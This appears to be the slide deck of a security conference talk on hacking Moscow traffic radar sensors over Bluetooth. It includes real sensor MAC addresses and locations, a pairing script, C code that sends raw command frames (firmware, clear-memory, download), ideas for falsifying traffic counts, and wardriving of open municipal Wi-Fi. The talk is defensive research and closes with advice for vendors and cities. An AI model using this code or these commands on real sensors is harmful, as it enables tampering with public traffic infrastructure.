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Smart Megalopolises. How Safe and Reliable Is Your Data?



Connect to
Protect

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Megalopolises are changing fast

#RSAC



The plan for today



- Smart cities: Sensors' role
- Reconnaissance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Why cities need all this stuff?



- Smart cities: Sensors' role
- Reconnaissance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
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- Automation: Let's send some bytes
- Smart cities: Outside sensors

Why do cities have be smart?



- Investments
- Staff
- Infrastructure
- Data centers
- Operation center



Raw data for planning



...And for traffic management



- Possible to use for the traffic lights
- Counting vehicles number and change timings
- Counting pedestrians as well

Radars are the source of such data

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The first phase



- Smart cities: Sensors' role
- **Reconnaissance: Vendors, locations, etc.**
- Sensors' functionality: Interfaces and data
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
- Smart cities: Outside sensors

Appearance is a great help





..Any IDs you can get are also

btid [PK] text	friendly text	latitude real	longitude real	vendor text
00:01:95:18:A7:B9	RTMS G4 [17553]	55.8257	37.5268	Sena Technologies, Inc.
00:01:95:18:A8:82	RTMS G4 [17631]	55.8258	37.5268	Sena Technologies, Inc.
00:01:95:1A:84:90		55.8243	37.5064	Sena Technologies, Inc.
00:01:95:1A:84:9E	RTMS G4 [17243]	55.8228	37.5132	Sena Technologies, Inc.
00:01:95:1A:84:A2		55.8243	37.5064	Sena Technologies, Inc.
00:01:95:1A:84:AE	RTMS G4 [17232]	55.8226	37.5137	Sena Technologies, Inc.
00:01:95:1A:84:B5		55.8226	37.5137	Sena Technologies, Inc.
00:01:95:1A:84:C7	RTMS G4 [17185]	55.8209	37.504	Sena Technologies, Inc.
00:01:95:1A:85:5C	RTMS G4 [17245]	55.8332	37.5236	Sena Technologies, Inc.

- MACs
- Names
- Any IDs

What we are gathering?



- Smart cities: Sensors' role
- Reconnaissance: Vendors, locations, etc.
- **Sensors' functionality: Interfaces and data**
- Firmware: The Holy Grail of embedded
- Automation: Let's send some bytes
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Look, interfaces



RTMS Setup Utility Rev4.7.2

Communication

PC Serial

Serial Port **COM10**

Baudrate **9600**

RTS/CTS Handshake

Timeout, ms **500**

RTMS Port Configuration

Port1	Port2
Baudrate	
9600	2400
<input checked="" type="radio"/> RS232	<input type="radio"/> RS232
<input type="radio"/> RS485	<input checked="" type="radio"/> RS422
<input type="checkbox"/> RTS/CTS	<input type="checkbox"/> RTS/CTS
<input type="button" value="Send"/>	



And a lots of data on-board

Internal Memory HELP

Total memory, bytes

8,650,752

Memory used, bytes

8,650,752

Refresh

Time Range Download

From:

To:

Download

Clear Memory

DETECTION MAP

Lane	No	
		[Hatched Area]
		[Hatched Area]

Downloading data

C:\Users\dlegezo\Desktop\rtms.asc

Bytes: 7,732,985

STOP

What's inside the data?



```
12 02 2015 18:20:00
MESSAGE NO. 220      VOLUME:   4   43   31   1
                    REG:     0   13   16   0
                    MED:     1    6    6   0
                    LARGE:   0    0    0   0
                    TRUCK:   0    1    1   0
                    XLARGE:  1    0    2   0
STATION ID. 30105 OCCUPANCY: 0.6  3.7  6.1  0.1
FWDLK SPD ?  SIDEFRD SPD:  89   78   47   75
                    SPEED 85%: 90   81   49   75

12 02 2015 18:25:00
MESSAGE NO. 221      VOLUME:  11   59   33   5
                    REG:     0   21   13   2
                    MED:     0    9    7   1
                    LARGE:   1    2    2   0
                    TRUCK:   0    1    0   1
                    XLARGE:  4    0    1   0
```

- Vehicle type
- Number of vehicles
- Median speed
- Station occupancy

The Holy Grail



- Smart cities: Sensors' role
- Reconnaissance: Vendors, locations, etc.
- Sensors' functionality: Interfaces and data
- **Firmware: The Holy Grail of embedded**
- Automation: Let's send some bytes
- Smart cities: Outside sensors



Can we add some functions?

Firmware Upgrade **HELP**

Lane	DETECTION MAP
No	

Firmware:7.4.1.0

0%

File

Use the File button to choose firmware file

- Through interface
- Debugger?
- Commands?
- What is format?



Format looks like iHex or SREC

```
<DSP 06067400>
:00000000203DA000772B98DE367C63508B20497D1F837C0D1F1D66E8425BF147E4E6FEF0
:00010000203DA020A5B13175A3FAA20A77500B88399034E3FEF2164A26787449D12ED981
:00020000203DA0405AC53CC0D1F34DA16A36CD0EC87E2D8431AA31D655C50E2C0D9B052E
:00030000203DA060C85E8A028F1D2BDF5A7B2560FE5909DA1F2ACEB5391549E9C8C3CE50
:00040000203DA080BFA8FA2481878A35E41DC35429CEE585746BB2EDC4BB1AE3A428D753
:00050000203DA0A0D5045BF3C3FA8A6E14CB8D5FE8C74F46F2F87501CC25D1B31A4CC1E8
:00060000203DA0C094B4D14B6D8B6D50264FB5C8DEA50B019D61EEF9EB816D145901DEFF
```

```
<MPU 05DC7400>
:00004000000093291A3CC4D053D7CCEFFE8DF6243802E615674EF614D3E61D850E2607B7F59AA3DA64D29
:0001400000407979A6FC02AD0743CE902AD3F59E3CF3A92820473162331CD249984AD09FB23062CA401831
:00024000008056180672B7635D44FF423403AAD16F8BF133A77DD626CB8A0CF3E758EE87F9F3A7C91A4EC0
:0003400000C0B9F6DD37F262979315C85964D11DDEF2F5F6976404336F996F6D00B28E32026522F8F7D023
:0004400001007B47E3239AF61FD56D8F69A614A49E674C438550387A6582FF7EAE499B95143B79B5708579
:0005400001400E55442BA3C20B6F38E49D8E23CBDECC7147C96DD33C94757A617A2374F0D3188033E47482
:000640000180FF77C9575B7FF42BA365D1E06A2AB8280A911F87F38E3040A30440FC120D4B02EE71E70F73
```



But for which controller is it?

```

")-><ÄDS×Ïiþö$8øæ$gNöJÓæ+...&•.õšfUdÖ-□°HC→U=zC-Ä;[æS*J]z ',fJšLÆ-▲²yy|üθ-•Cİ□*Óõž<óθ( G1b3LÖI~JF
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'▼†óŽ0@Æ♦@ü†
Kθîqçσs...θ:θuθQb.β2@t8÷šçP%Üü"èC@_°~▼†B▼♠ÏsÎo'Î3,Í.ˆwσhSl# È>:>ˆfIi□þ€□ΔÃpÛ
θqµp~ÛP»O...f;á×úZJ?*/fÈèÁðû!□»y«◀â€Ëèø%ÃfÊw♣QÚDY@þD Û#Ô2♦Q♠ÊË•ÔZf-žÇ◀w†ãd@Kª' SÛθ!!↑FQªŽ;çç?↓™«;J
...ö♣:◊>tð¤«ã"◊<aPÆ|I«': †º 1~ñRŷ|t6fñ!_v<šÛ}•ÉÍÛ«!eF%, -omHÏLθ          õ†@_LónŽàðiã↓"5ÁÉÊKðdš□=Ûéµišÿ+
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&
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²◀-¼_ð→Hñ%'|σ×Ç$[-$w□t)%Ãˆ»ÇYb...ªgŷçðLÐ|♣P[♦YýlÛσGqð wö;ëxÖQðð#ñ!ÿö;Ãž6%è~"öp·'pðθèhL◊PB↓OcÖzã
%SY%ñF6L>»L>è□69Y8?T×_ˆÏxšÛèθ=θ'7ù↑-L·ÐìJðªÉ°Ô6."t↓š— ;ÏÇ'%'f€ö2ýi{²5Ë}üù1s0'·□·Ûù5>L5♥f @·♣p.
iü□]-LóÚYθ-¼G×ð†"†äi...µð→°ýÆBÍd...<êRM%t%ûLæýfÎÉÓÏêRÇY% V1ªS→u÷â,, %,mVÃˆ@Ãÿ-"é©ÇIì^Ûnæüè€€«àüLÇY
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ð÷·'ç▲DPpSÂWøöšŷFÎÃ;rð♣□~F□< q-ñÿ"jekBà2,,ãÉ|Û(gñ#mãÃ{~zò♣wDðà-(,lù6ü«-ž p X wmi□}↓u!%ÃI♥Hªyi2
|◊$Öád□

```

LinkedIn isn't only for HR



[Redacted Name]
Lead Electronic Engineer [Redacted]

Hi Denis,

No, it's a not secret RTMS G4 used duo of DSP and MCU. TI TMS320F2811 (signal processing) and Atmel ATMEGA128 (communication and transceiver control). Wavetronix opted for DSP and FPGA solution. They started with TI C667X family and recently they moved to Analog Devices to lower power consumption. FPGA are Xilinx, various families depending on model.

..but it happens anyway



Yes, both DSP and MCU use proprietary encryption algorithm based on 2 tables of 256 keys (DSP and MCu use different pseudo random tables).

- For me in a blackbox mode it looks like dead end
- But does it means dead end at all?
- Of course not!

Even with the stock firmware..



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Reconnaissance first



```

::Check for BT devices with given part of the name
btddiscovery | find "%SearchName%" > %BufferFile%

::We found something interesting
for /f %i in ("%BufferFile%") do set size=%~zi
if %size% gtr 0 (
::Get device ID
set /p DeviceFullInfo=<%BufferFile%

::Pair devices
btpair -padmin -b%DeviceFullInfo:~0,19%

::Let's save in result file
echo %date% %time% >> %OutputFile%
type %BufferFile% >> %OutputFile%

::And add corresponding GPS data to it
adb shell dumpsys location | find "acc=" > %GPSFile%
type %GPSFile% >> %OutputFile%
)

::Send all needed bytes
C:\Users\dlegezo\rtms.exe

::Unpair device
btpair -u -b%DeviceFullInfo:~0,19%

goto start

```

- I started with script + C
- Bluetooth tools
- adb to get GPS from phone
- C code for sending
- What to send?



Commands are partly known




Figure 5-7: Vehicle Classification Request Format

Table 5-4: Vehicle Classification Request Byte Descriptions

Byte	Item/Value	Description
0-1	FFAA	Two bytes (four hexadecimal digits) indicating the start of the frame.
2	D7	One byte (two hexadecimal digits) indicating this is a Vehicle Classification request.
3	02	One byte (two hexadecimal digits) indicating the length of the Data field (2 bytes).

So we can automate



```
#include "stdafx.h"
HANDLE hPort;
HANDLE hResponseFile;
LPCWSTR strPortName = TEXT("\\\\.\\COM30");
LPCWSTR strResponseFileName = TEXT("C:/Users/dlegezo/Documents/output.txt");
DCB PortState = { 0 };

int GetPortState ()
{
    if ((GetCommState(hPort, &PortState) == 0))
    {
        printf("Get configuration port has a problem: %d\\n", GetLastError());
        return 1;
    }
    return 0;
}

int SetPortState()
{
    PortState.BaudRate = 9600;
    PortState.ByteSize = 8;
    PortState.fParity = 0;
    PortState.StopBits = 1;

    if (!SetCommState(hPort, &PortState))
    {
        printf("Failed to Set Comm State: %d\\n", GetLastError());
        return 1;
    }
    return 0;
}
```

```
/*CRC - sum all after qual and bytes number
missed Frame Qualifiers:
19          FF AA 19 01 FF FF
1C          FF AA 1C 01 FF FF
1D          FF AA 1D 01 FF FF
42-48      FF AA 42 01 FF FF
+55-56     FF AA 55 01 FF FF
firmware   FF A1 05 A4 1C 11 00 00 D1
           FF A1 05 A4 1C 10 00 00 D0
           FF A1 92 A4 10
clear      FF AA 51 02 00 01 00 01
           FF FF FF FF
download   FF AA 4F 0A 00 01 00 00 00 00 00 00 04 20 00 25
*/
DWORD dwBytesRead;
byte payload[9];
int i = 0;
payload[0] = 0xFF;
payload[1] = 0xA1;
payload[2] = 0x05;
payload[3] = 0xA4;
payload[4] = 0x1C;
payload[5] = 0x11;
payload[6] = 0x00;
payload[7] = 0x00;
payload[8] = 0xD1;

WriteFile(hPort, payload, 9, &dwBytesRead, NULL);

return 0;
```



Sensor will answer

```

0000000000: CC CC CC CC CC FF AA 80 18 75 99 36 0B C1 F6 00 ÌÏÏÏÏÿª€↑u™6đÃö
0000000010: 10 19 04 24 09 15 04 3F 01 2C 89 00 00 00 00 ▶↓♦$o§♦?@,‰
0000000020: 00 04 6E FF AA 10 0A 75 99 00 08 00 2C 00 18 00 ◆nyª▶œ™ ◻ , ↑
0000000030: 25 01 7F FF AA 11 0A 75 99 00 0E 00 23 00 1B 00 %0Δÿª◀œ™ ♪ # ←
0000000040: 30 01 8A FF AA 12 0A 75 99 00 5D 00 51 00 4C 00 00Šÿª↑œ™ ] Q L
0000000050: 44 02 4C FF AA 14 0A 75 99 00 01 00 11 00 08 00 D0LÿªJœ™ ◻ ◀ ◻
0000000060: 07 01 2F FF AA 15 0A 75 99 00 01 00 03 00 04 00 •0/ÿª§œ™ ◻ ♥ ◆
0000000070: 0D 01 23 FF AA 16 0A 75 99 00 03 00 00 00 01 00 ♯0#ÿªœ™ ♥ ◻
0000000080: 05 01 17 FF AA 17 0A 75 99 00 00 00 00 00 00 00 †0†ÿª↑œ™
0000000090: 01 01 0F FF AA 18 0A 75 99 00 02 00 00 00 02 00 000ÿª↑œ™ ◻ ◻
00000000A0: 00 01 12 FF AA 1F 0A 75 99 00 5E 00 55 00 50 00 00†ÿª▼œ™ ^ U P
00000000B0: 4A 02 5B FF AA 81 03 75 99 36 01 44 44 44 44 44 J0[ÿª◻♥u™60DDDD
00000000C0: 44 44 44 DDD

```

What about the small DDoS?



```
RTMS STAT. MESSAGES   ZONE:   1   2
SPEED IN Km/h.Occupancy 6 ft loop normalized.

pv                    RTMS_ID Lane Class Speed[km/h] Length[m] Dwell
pv                    -----
pv 28 07 2015 10:10:45.320    30116   2   Sm    53         3.4        37
pv 28 07 2015 10:10:48.450    30116   2   Med   50         5.4        53
pv 28 07 2015 10:10:51.230    30116   2   Med   49         6.2        60
```

- Driving by, changing settings
- Time: all traffic at night
- Types: all traffic trucks



Python + PostgreSQL seems better

```
if __name__=="__main__":  
  
    # In case if I need to clean the list of sensors  
    #mod_postgresql.pg_clear_db(rtms_conn)  
  
    # Connect to Postgresql  
    pg_conn = mod_postgresql.pg_connect_db()  
    gps_session = mod_gps.gps_open()  
  
    # The main device searching loop  
    try:  
        while True:  
            bt_devices = mod_bt.bt_discover()  
            # print('cycle')  
            if bt_devices != []:  
                print 'found something!'  
                for bt_device in bt_devices:  
                    # mod_bt.bt_connect(bt_device)  
                    # mod_bt.bt_send(bt_device)  
                    pg_cursor_sel = mod_postgresql.pg_get_existing(pg_conn, 'btid', 'tab_rtms')  
                    rtms_sensors = mod_postgresql.pg_get_existing_list(pg_cursor_sel)  
                    pg_cursor_ins = mod_postgresql.pg_add_new(pg_conn, rtms_sensors, bt_devices, gps_session)  
            except KeyboardInterrupt:  
                # Cleaning and exit  
                gps_session.close()  
                mod_postgresql.pg_close_db(pg_conn, pg_cursor_sel, pg_cursor_ins)
```



Resolve vendor and address offline

btid [PK] text	friendly text	latitude real	longitude real	vendor text	place text
00:01:95:18:A7:B9	RTMS G4 [17553]	55.8257	37.5268	Sena Technologies, Inc.	b-r Matrosa Zheleznyaka, 3, Mo
00:01:95:18:A8:82	RTMS G4 [17631]	55.8258	37.5268	Sena Technologies, Inc.	b-r Matrosa Zheleznyaka, 2/37,
00:01:95:1A:84:90		55.8243	37.5064	Sena Technologies, Inc.	Staropetrovskiy pr-d, 13, Mosk
00:01:95:1A:84:9E	RTMS G4 [17243]	55.8228	37.5132	Sena Technologies, Inc.	ul. Zoi i Aleksandra Kosmodemy
00:01:95:1A:84:A2		55.8243	37.5064	Sena Technologies, Inc.	Staropetrovskiy pr-d, 13, Mosk
00:01:95:1A:84:AE	RTMS G4 [17232]	55.8226	37.5137	Sena Technologies, Inc.	6-y Novopodmoskovnyy per., 3,
00:01:95:1A:84:B5		55.8226	37.5137	Sena Technologies, Inc.	6-y Novopodmoskovnyy per., 3,
00:01:95:1A:84:C7	RTMS G4 [17185]	55.8209	37.504	Sena Technologies, Inc.	4-y Novopodmoskovnyy per., 2A,
00:01:95:1A:85:5C	RTMS G4 [17245]	55.8332	37.5236	Sena Technologies, Inc.	Sobolevskiy pr-d, 24, Moskva,

What to do further and else?



- Smart cities: Sensors' role
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- **Smart cities: Outside sensors**



Side effects

address text	encry text	ssid text	encryption text	latitude double precis	longitude double precis	vendor text
E4:8D:8C:16:59:2A	false	MosGorTrans	Free	55.819224478	37.504482877	Routerboard.com
E4:8D:8C:14:27:EC	false	MosGorTrans	Free	55.827270805	37.489830855	Routerboard.com
4C:5E:0C:12:78:3E	false	MosGorTrans	Free	55.827451809	37.490030114	Routerboard.com
E4:8D:8C:16:59:46	false	MosGorTrans	Free	55.827358863	37.489786112	Routerboard.com
E4:8D:8C:16:59:34	false	MosGorTrans	Free	55.8285953	37.527522745	Routerboard.com
4C:5E:0C:0B:B6:C0	false	MosGorTrans	Free	55.726222301	37.624721599	Routerboard.com
4C:5E:0C:0F:AF:67	false	MosGorTrans	Free	55.729355692	37.625430551	Routerboard.com

- Gather Wi-Fi data and filter it with Postgres views
- MACs can be anonymous
- WEP is still alive

So much other stuff




...even speeding penalties



- Smart cities security perimeter if huge
- So is the surface of attacks
- Different authorities are in charge of the infrastructure

...And tools



What to apply?



- Change appearance and default names
- Don't rely only on standard authentication
- Cooperate with third-party researches
- Think a little bit like malefactor or hire someone who can
- I know embedded devices vendors with generous bug bounty program. Respect
- Cities also could participate

- Smart city infrastructure is visible due to ID
- Kudos to vendor, firmware is strong
- Automation is possible with change of any settings
- Interesting side effects with wireless protocols
- Go further!

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